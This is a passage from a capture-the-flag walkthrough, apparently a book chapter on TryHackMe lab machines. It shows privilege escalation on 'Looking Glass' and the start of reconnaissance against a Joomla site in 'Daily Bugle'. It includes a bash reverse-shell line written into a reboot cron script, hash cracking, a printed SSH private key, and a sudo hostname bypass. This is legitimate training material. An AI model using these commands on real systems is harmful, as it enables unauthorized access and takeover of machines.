Replace “$flag” with the actual user flag. We now need to escalate our privileges to the root user. The first thing I checked was if the user “jabberwock” could execute any commands as superuser using “sudo -l”. It turns out that he can indeed execute the “/sbin/reboot” command as the “root” user. This can’t be exploited in and of itself. The next thing I did was check the “/etc/crontab” file for cronjobs running as root or as some other user. What was found is that the “twasBrillig.sh” script located at the home directory of the user “jabberwock” runs as the user “tweedledum” upon reboot of the system. Lastly and more importantly, it seems that the user “jabberwock” has write permissions on the “twasBrillig.sh” file which means we can modify it and add our own code in it. All the 3 things mentioned above form a valid exploitation path we can take to switch to the user "tweedledum".



```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ ls -la twasBrillig.sh
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3  2020 twasBrillig.sh
```


Figure 173: Looking Glass Horizontal Privilege Escalation I

First, we need to add our own code in the "twasBrillig.sh" script. Normally I would add code that copies the "/bin/bash" binary into a new file and enables the suid permission on the new file. This isn't practical here because the machine will be rebooted which will result in us losing connection and then we will have to perform every step we have performed so far from scratch in order to gain access to the machine again. To circumvent all this inconvenience, we will add code that spawns a reverse shell. What this means is that when the machine is rebooted by the user "jabberwock" running the "reboot" command with superuser permissions, the code in the "twasBrillig.sh" will be executed causing a reverse shell to connect back to us with the permissions of the "tweedledum" user. The code for the reverse shell is the following:

```
#!/bin/bash

bash -i >& /dev/tcp/$ip/9001 0>&1
```

Figure 174: Looking Glass Reverse Shell Code

Simply paste the code on the "twasBrillig.sh" file and reboot the system as shown in the figure below to get a reverse shell connect back to you.




```
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.26.197 closed by remote host.
Connection to 10.10.26.197 closed.

┌──(kali㉿kali)-[~/THM]
└─$ 
```

```
┌──(kali㉿kali)-[~/THM]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [[redacted]] from (UNKNOWN) [10.10.26.197] 35930
bash: cannot set terminal process group (875): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ id
id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
tweedledum@looking-glass:~$ 
```

Figure 175: Looking Glass Horizontal Privilege Escalation II

After getting the reverse shell to connect back to us, we search the directory of the user "tweedledum" only to find a file named "humptydumpty.txt". This file contained a couple of hashes which I quickly identified as "SHA-256" hashes using the "hash-identifier" tool on kali linux. I tried to crack them using "john" as you can see below.




```
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717060f6e6d6c6b
tweedledum@looking-glass:~$ 
```

```
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
maybe            (?)
the              (?)
one              (?)
these            (?)
2 2g 0:00:00:06 DONE (2023-03-06 11:18) 0.3322g/s 1191Kp/s 1191Kc/s 7149KC/s  cutiesmile..*7¡Vamos!
1 3g 0:00:00:06 DONE (2023-03-06 11:18) 0.4942g/s 1181Kp/s 1181Kc/s 6226KC/s  iluveddie1.a6_123
Waiting for 1 child to terminate
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Figure 176: Looking Glass Cracking Hashes


However, as you can see from the figure above, I never managed to crack the last hash. I was stuck here for a long time. Finally, a though crossed my mind that this might not be a hash at all. What could it be? It looked like a hex sequence so I used a hexadecimal decoder to see if my assumption was correct and the last hash was actually just a sequence of hex values. The decoded value is “the password is zyxwvutsrqponmlk”. So, we have a password but we don’t know for which user. The only users in the “/etc/passwd” file with a login shell that we haven’t used yet are “alice” and “humptydumpty”. We switch to the “humptydumpty” user successfully with the password we retrieved after stabilizing our reverse shell. After logging in as “humptydumpty”, I checked his sudo permissions but he couldn’t run any commands using “sudo”. I was stuck here for a very long long time. After searching the filesystem numerous times and missing it a couple of times I found out that the home directory of the user “alice” had the executable permission enabled for the other users. What this means is that any user on the system can actually move to the home directory of the user “alice” and potentially to other directories inside as well. Someone might ask, how does this help us? Well since we don’t have read or write permissions on the directory, it might not, however if there is a file located on the directory whose owner is “humptydumpty” or has read, write, execute permissions for other users enabled, we could potentially read, modify or execute it. This turned out to be indeed the case here. Once on the directory of the “alice” user, I tried common names of directories including “.ssh” which is used to house ssh private keys. The directory existed and after moving into it, I then tried to check if a private key existed using various names until I got it right (many people name their private keys “id_rsa”).



```
humptydumpty@looking-glass:~$ ls -la /home
total 32
drwxr-xr-x  8 root        root        4096 Jul  3  2020 .
drwxr-xr-x 24 root        root        4096 Jul  2  2020 ..
drwx--x--x  6 alice       alice       4096 Jul  3  2020 alice
drwx------  3 humptydumpty humptydumpty 4096 Mar  6 09:28 humptydumpty
drwxrwxrwx  5 jabberwock  jabberwock  4096 Mar  6 09:07 jabberwock
drwx------  5 tryhackme   tryhackme   4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee  tweedledee  4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum  tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:~$ cd /home/alice
humptydumpty@looking-glass:/home/alice$ cd .ssh
humptydumpty@looking-glass:/home/alice/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwiqwo4k77O30r8Kxr4UfX2hLHtHT8tsjqBUWrb/ilMHOO
```

Figure 177: Looking Glass Ssh Private Key

The next step is to copy the ssh private key to another file, give it the correct permissions and use to login as the user "alice" with ssh as is shown in the figure below




```
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~]
└─$ ssh alice@10.10.26.197 -p 22 -i id_rsa
Last login: [redacted] from [redacted]
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$ ls -la
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
```

Figure 178: Looking Glass Horizontal Privilege Escalation III

It seems that we need to escalate our privileges one last time. The last one wasn't very easy either. I first run "sudo -l" to list sudo permissions which prompted me for the user's password which we didn't have. This made me think that this wasn't a privilege escalation vector, however after a lot of searching I decided to take a look at the

"/etc/sudoers.d/alice" file which lists the sudo privileges of the user "alice". It seems that the user "alice" can run the "/bin/bash" binary as root but only on a machine with a specific hostname as shown below.




```
alice@looking-glass:~$ cd /etc/
alice@looking-glass:/etc$ cat sudoers
cat: sudoers: Permission denied
alice@looking-glass:/etc$ cd sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul  3  2020 .
drwxr-xr-x 91 root root 4096 Mar  6 09:09 ..
-r--r-----  1 root root  958 Jan 18  2018 README
-r--r--r--  1 root root   49 Jul  3  2020 alice
-r--r-----  1 root root   57 Jul  3  2020 jabberwock
-r--r-----  1 root root  120 Jul  3  2020 tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Figure 179: Looking Glass Vertical Privilege Escalation I

By using the command below, we are easily able to bypass the hostname check, become root and retrieve the root flag soon afterwards. The flag is in reverse, same as the user flag:

```
sudo -h ssalg-gnikool /bin/bash
```



```
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
[redacted]mht
root@looking-glass:/root# echo "[redacted]mht" | rev
thm[redacted]
root@looking-glass:/root#
```


Figure 180: Looking Glass Vertical Privilege Escalation II

Hard

Challenges in this chapter are harder than previous challenges and require you to have already completed a number of ctf challenges and have some experience with them. Like in previous chapters, we will solve 3 challenges belonging in the hard category.

Daily Bugle (Hard)

For this challenge, we will need to compromise a joomla cms account, retrieve the user, escalate our privileges and retrieve root flag afterwards. We start with a nmap scan as usual.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.42.79 -sC -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:37 EET
Nmap scan report for 10.10.42.79
Host is up (0.078s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68ed7b197fed14e618986dc58830aae9 (RSA)
|   256 5cd682dab219e33799fb96820870ee9d (ECDSA)
|_  256 d2a975cf2f1ef5444f0b13c20fd737cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
3306/tcp open  mysql   MariaDB (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=3/6%OT=22%CT=1%CU=34404%PV=Y%DS=2%DC=I%G=Y%TM=640632FA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%CI=I%TS=A)SEQ(SP=10
OS:0%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%II=I%T
OS:S=A)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW7
```

Figure 181: Daily Bugle Nmap Scan

We find 3 ports open with ssh, http and mysql running. Since there is a website running on port 80, we will start from there as most times. The website has a lot of information and possible attack vectors. From a first glance at the source code, it has a ton of linked files, too many to examine manually so let's leave them for now. There was also a cookie set when we visited the website nevertheless, at first sight, we can't be sure what it is used for. The website itself seems to be a blog containing a login form where normal users are able to login to the website in order to write their blogs. It's possible that the login form for the users is vulnerable, that being said let's examine the website a little more. There is also a reset function for the login credentials of users which could also be a feasible attack vector. I also checked the "robots.txt" file which had many directories on the website listed as disallowed such as "/administrator/", "/logs/", "/plugins/", "/installation/" and many more. The "/administrator/" directory is the most important one as by visiting it, we find the admin panel that administrators use to login. That form could be potentially vulnerable to brute force attacks however without a valid username, we can't test for such an attack reliably yet. Sql injection vulnerabilities are also on the card and very likely but for now, let's continue our analysis of the website.


The keyword "joomla" is mentioned many times throughout the website, in case you didn't already know, joomla is a content management system (CMS) which enables you to build websites and online applications. Think of it as an alternative to wordpress where it is used as a framework to build websites. It's usually very hard to find vulnerabilities such as sql injection, cross site scripting and so on for websites built using the latest version of a framework because the code for the framework is being audited by many cybersecurity professionals for vulnerabilities. If you were to find such a vulnerability for the latest version of a framework and develop an exploit, you would be finding a 0-day exploit. However, websites are vulnerable when they don't use the latest version of a framework but a previous version for which vulnerabilities have already been discovered and exploits developed. This occurs many times in practice because websites don't usually update their frameworks to the latest version in time. In this case, we need to identify what version of "joomla" is being used in order to check 